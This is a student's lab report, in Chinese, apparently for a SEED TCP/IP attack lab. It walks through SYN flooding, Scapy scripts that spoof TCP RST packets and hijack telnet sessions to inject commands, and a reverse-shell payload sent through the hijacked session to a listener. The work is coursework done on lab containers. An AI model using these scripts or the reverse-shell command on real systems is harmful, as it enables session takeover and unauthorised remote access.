
TCP/IP Attack Lab

57118204 陈盈

Lab Environment

本实验中，攻击在 Attacker 上进行，主机 A 是受害者，其余两台主机为观察者。



Container Setup and Commands

首先进行 container 的相关配置。

```
[07/12/21]seed@VM:~/.../volumes$ dcbuild
attacker uses an image, skipping
Screenshot
User1 uses an image, skipping
User2 uses an image, skipping
[07/12/21]seed@VM:~/.../volumes$ dcup
user1-10.9.0.6 is up-to-date
victim-10.9.0.5 is up-to-date
user2-10.9.0.7 is up-to-date
Creating seed-attacker ... done
Attaching to user1-10.9.0.6, victim-10.9.0.5, user2-10
.9.0.7, seed-attacker
user1-10.9.0.6 |  * Starting internet superserver inet
d                                                      [
 OK ]
user2-10.9.0.7 |  * Starting internet superserver inet
d                                                      [
 OK ]
victim-10.9.0.5 |  * Starting internet superserver ine
td                                                     [
 OK ]
```

查看各主机的哈希值。

```
[07/12/21]seed@VM:~/.../volumes$ dockps
ae899948dd33  seed-attacker
3b80830e4b08  victim-10.9.0.5
4558bdd6d75e  user1-10.9.0.6
9309d08be013  user2-10.9.0.7
[07/12/21]seed@VM:~/.../volumes$
```

查看网卡情况。

```
[07/12/21]seed@VM:~/.../volumes$ ifconfig
br-31e0fa53904b: flags=4163<UP,BROADCAST,RUNNING,MULTI
CAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcas
t 10.9.0.255
        inet6 fe80::42:baff:fe16:a46f  prefixlen 64  s
copeid 0x20<link>
        ether 02:42:ba:16:a4:6f  txqueuelen 0  (Ethern
et)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3256 (3.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0
```

Task 1 SYN Flooding Attack

检查队列设置。

```
/TCP Attacks Lab/Labsetup/volumes# sysctl -q net.ipv4.
tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

给主机 A 添加一个用户 test

```
[07/12/21]seed@VM:~/.../volumes$ docksh 3
root@3b80830e4b08:/# net user
bash: net: command not found
root@3b80830e4b08:/# useradd test -m
root@3b80830e4b08:/# passwd test
New password:
Retype new password:
passwd: password updated successfully
```

默认情况下，Ubuntu 的 SYN 泛洪对策是打开的，这种机制称为 SYN cookie。如果主机检测到自己受到 SYN 泛洪攻击，它就会启动。

实验刚开始时，SYN cookie 处于关闭状态。

```
sysctls:
            - net.ipv4.tcp_syncookies=0
```

进行攻击前，查看主机 A 当前的套接字队列使用情况，可以看到除了 telnet 的守护进程在监听 23 端口外，没有任何套接字。

```
root@3b80830e4b08:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Ad
dress         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
               LISTEN
tcp        0      0 127.0.0.11:34713        0.0.0.0:*
               LISTEN
```

主机 B（观察者主机）使用 telnet 远程连接主机 A，成功。

```
[07/12/21]seed@VM:~/.../volumes$ docksh 4
root@4558bdd6d75e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3b80830e4b08 login: test
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)
```

在 VM 上运行 gcc -o synflood synflood.c 实施攻击

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security
/TCP Attacks Lab/Labsetup/volumes# ./synflood 10.9.0.5
 23
```

再次查看主机A当前的套接字队列使用情况，在受害者主机的23端口发现大量半连接状态。

```
[07/12/21]seed@VM:~/.../volumes$ docksh 3
root@3b80830e4b08:/# netstat -nat
Active Internet connections (servers and establi
shed)
Proto Recv-Q Send-Q Local Address           Fore
ign Address         State
tcp        0      0 0.0.0.0:23              0.0.
0.0:*               LISTEN
tcp        0      0 127.0.0.11:34713        0.0.
0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             70.1
68.223.54:22574     SYN_RECV
tcp        0      0 10.9.0.5:23             17.1
54.163.7:38642      SYN_RECV
tcp        0      0 10.9.0.5:23             13.3
6.217.91:60479      SYN_RECV
tcp        0      0 10.9.0.5:23             155.
245.47.40:50154     SYN_RECV
```

```
102.36.34:50325     SYN_RECV
tcp        0      0 10.9.0.5:23             189.
88.11.23:47550      SYN_RECV
tcp        0      0 10.9.0.5:23             194.
192.241.116:34789   SYN_RECV
tcp        0      0 10.9.0.5:23             209.
229.33.121:31150    SYN_RECV
tcp        0      0 10.9.0.5:23             255.
130.93.44:61302     SYN_RECV
tcp        0      0 10.9.0.5:23             220.
24.106.25:808       SYN_RECV
tcp        0      0 10.9.0.5:23             33.1
46.122.58:63598     SYN_RECV
tcp        0      0 10.9.0.5:23             106.
241.29.40:20117     SYN_RECV
tcp        0      0 10.9.0.5:23             156.
74.12.81:57523      SYN_RECV
```

此时实施了泛洪攻击，但由于主机 B 在攻击前与受害者主机进行过一次成功的 telnet，所以此时 telnet 仍然成功。

```
root@4558bdd6d75e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3b80830e4b08 login: test
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

可以发现主机 B 已经被主机 A 记住，所以不受泛洪攻击影响。

```
root@3b80830e4b08:/#  ip tcp_metrics show
10.9.0.6 age 330.920sec cwnd 10 rtt 145us rttvar 96us
source 10.9.0.5
```

消除主机 A 的相关“记忆”，之后主机 B 再次进行 telnet 连接，发现连接失败，攻击生效。

```
root@3b80830e4b08:/# ip tcp_metrics flush
root@3b80830e4b08:/# ip tcp_metrics show
Trying 10.9.0.5...
telnet: Unable to connect to remote host: No route to host
```

打开 SYN cookie 机制。

```
sysctls:
            - net.ipv4.tcp_syncookies=1
```

再次进行泛洪攻击。

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security
/TCP Attacks Lab/Labsetup/volumes# ./synflood 10.9.0.5
 23
```

主机 B 与主机 A 进行 telnet 连接，连接成功，表明攻击失败。

```
Last login: Mon Jul 12 08:50:35 UTC 2021 from user1-10
.9.0.6.net-10.9.0.0 on pts/5
$
```

使用 netstat -nat 在主机 A 中查看，发现仍出现了许多状态为 SYN_RECV 的套接字，但多出了一个状态为 ESTABLISHED 的套接字，仔细查看发现它表明主机 B（10.9.0.6）与主机 A 建立了连接。


```
Proto Recv-Q Send-Q Local Address           Foreign Ad
dress           State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
               LISTEN
tcp        0      0 127.0.0.11:34713        0.0.0.0:*
               LISTEN
tcp        0      0 10.9.0.5:23             142.216.14
5.58:53884     SYN_RECV
tcp        0      0 10.9.0.5:23             156.178.11
4.86:45410     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:3
3220           ESTABLISHED
tcp        0      0 10.9.0.5:23             48.97.70.8
0:23381        SYN_RECV
tcp        0      0 10.9.0.5:23             158.89.51.
84:12602       SYN_RECV
tcp        0      0 10.9.0.5:23             170.90.194
.113:63910     SYN_RECV
tcp        0      0 10.9.0.5:23             17.64.19.4
```

Task 2: TCP RST Attacks on telnet Connections


在主机 B 上进行与主机 A 的 telnet 连接，利用 wireshark 抓包获得相关信息（源端口，目的端口，seq 号等）。

```
root@4558bdd6d75e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
02f445737192 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```



编写 rst.py，手动发起 RST 攻击。



发起 RST 后，主机 A 与 B 的连接中断，攻击成功。

```
$ Connection closed by foreign host.
root@4558bdd6d75e:/#
```

编写 arst.py，自动发起 RST 攻击

```
from scapy.all import *
pkts = []
def add(pkt):
 pkts.append(pkt)
def spoof_pkt(pkt):
 ip = IP(src="10.9.0.6", dst="10.9.0.5")
 tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA",
seq=pkt[TCP].seq,ack=pkt[TCP].ack)
 pkt = ip/tcp
 ls(pkt)
 send(pkt,verbose=0)
pkt = sniff(iface='br-31e0fa53904b',filter='tcp and
src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

```
[07/12/21]seed@VM:~/.../volumes$ sudo python3 arst.py
^Cversion      : BitField  (4 bits)                  = 4
                 (4)
ihl            : BitField  (4 bits)                  = Non
e                (None)
tos            : XByteField                          = 0
                 (0)
len            : ShortField                          = Non
e                (None)
id             : ShortField                          = 1
                 (1)
flags          : FlagsField  (3 bits)                = <Fl
ag 0 ()>         (<Flag 0 ()>)
frag           : BitField  (13 bits)                 = 0
                 (0)
ttl            : ByteField                           = 64
                 (64)
proto          : ByteEnumField                       = 6
                 (0)
chksum         : XShortField                         = Non
```

发起 RST 后，主机 A 与 B 的连接中断，攻击成功。

```
Ubuntu 20.04.1 LTS
02f445737192 login: Connection closed by foreign host.
```

Task 3: TCP Session Hijacking

类似 Task2，主机 B 与主机 A 建立 telnet 连接，利用 wireshark 抓取报文获得 seq、ack 等信息。

```
02f445737192 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages an
d content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize'
command.
Last login: Mon Jul 12 12:33:36 UTC 2021 from user1-10
.9.0.6.net-10.9.0.0 on pts/1
seed@02f445737192:~$
```

```
    74 2021-07-12 08:0… 10.9.0.6          10.9.0.5          TCP
    75 2021-07-12 08:0… 192.168.43.199    192.168.43.1      DNS
wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0

ion 4, Src: 10.9.0.6, Dst: 10.9.0.5
rotocol, Src Port: 40040, Dst Port: 23, Seq: 1363914239, Ack: 2664723528, Len: 0
```

编写 tcp_hi.py 手动发起攻击，注入的命令为创建一个名为 cy_test 的文件夹。

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=40040, dport=23, flags="A",
 seq=1363914239, ack=2664723528)
data = "mkdir cy_test\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

查看受害者主机 A，在 seed 下发现 cy_test 文件夹。

```
[07/12/21]seed@VM:~/.../volumes$ docksh 0
root@02f445737192:/# cd home
root@02f445737192:/home# cd seed
root@02f445737192:/home/seed# ls
cy_test
```

编写 atcp_hi.py 自动发起攻击，创建一个新的文件夹 se_test。

```
from scapy.all import *
pkts = []
def add(pkt):
 pkts.append(pkt)
def spoof_pkt(pkt):
 ip = IP(src="10.9.0.6", dst="10.9.0.5")
 tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A",
 seq=pkt[TCP].seq,
 ack=pkt[TCP].ack)
 data = "mkdir se_test\r"
 newpkt = ip/tcp/data
 ls(newpkt)
 send(newpkt,verbose=0)
pkt = sniff(iface='br-31e0fa53904b',filter='tcp and
 src host 10.9.0.6 and dst host 10.9.0.5 and dst port
 23', prn=add)
spoof_pkt(pkts[-1])

```

在受害者主机 A 的 seed 中发现了新创建的文件夹。

```
[07/12/21]seed@VM:~/.../volumes$ docksh 0
root@02f445737192:/# cd home
root@02f445737192:/home# cd seed
root@02f445737192:/home/seed# ls
cy_test  se_test
root@02f445737192:/home/seed#
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

由于虚拟机重启过，所以主机 A 的哈希值发生了些许变化。

```
[07/12/21]seed@VM:~/.../Labsetup$ dockps
02f445737192  victim-10.9.0.5
ae899948dd33  seed-attacker
4558bdd6d75e  user1-10.9.0.6
9309d08be013  user2-10.9.0.7
[07/12/21]seed@VM:~/.../Labsetup$
```

首先，仍然使用主机 B 与主机 A 建立 telnet 连接。

```
[07/12/21]seed@VM:~/.../volumes$ docksh 4
root@4558bdd6d75e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
02f445737192 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)
```

编写 python 代码，将"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"命令注入代码，从而使得主机 A 的 shell 运行该命令。

```
from scapy.all import *
pkts = []
def add(pkt):
 pkts.append(pkt)
def spoof_pkt(pkt):
 ip = IP(src="10.9.0.6", dst="10.9.0.5")
 tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A",
seq=pkt[TCP].seq,
 ack=pkt[TCP].ack)
 data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1
2>&1\r"
 newpkt = ip/tcp/data
 ls(newpkt)
 send(newpkt,verbose=0)
pkt = sniff(iface='br-31e0fa53904b',filter='tcp and
src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

在 Attacker 端监听 9090 端口，并运行上述的 python 代码，可以发现攻击者获得了受害者主机 A 的 shell。

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 40296
seed@02f445737192:~$
```

注意到代码运行后，主机 B 获得的主机 A 的 shell 上显示运行了/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 命令。

```
To restore this content, you can run the 'unminimize'
command.
Last login: Mon Jul 12 14:08:25 UTC 2021 from user1-10
.9.0.6.net-10.9.0.0 on pts/8
seed@02f445737192:~$ /bin/bash -i > /dev/tcp/10.9.0.1/
9090 0<&1 2>&1
```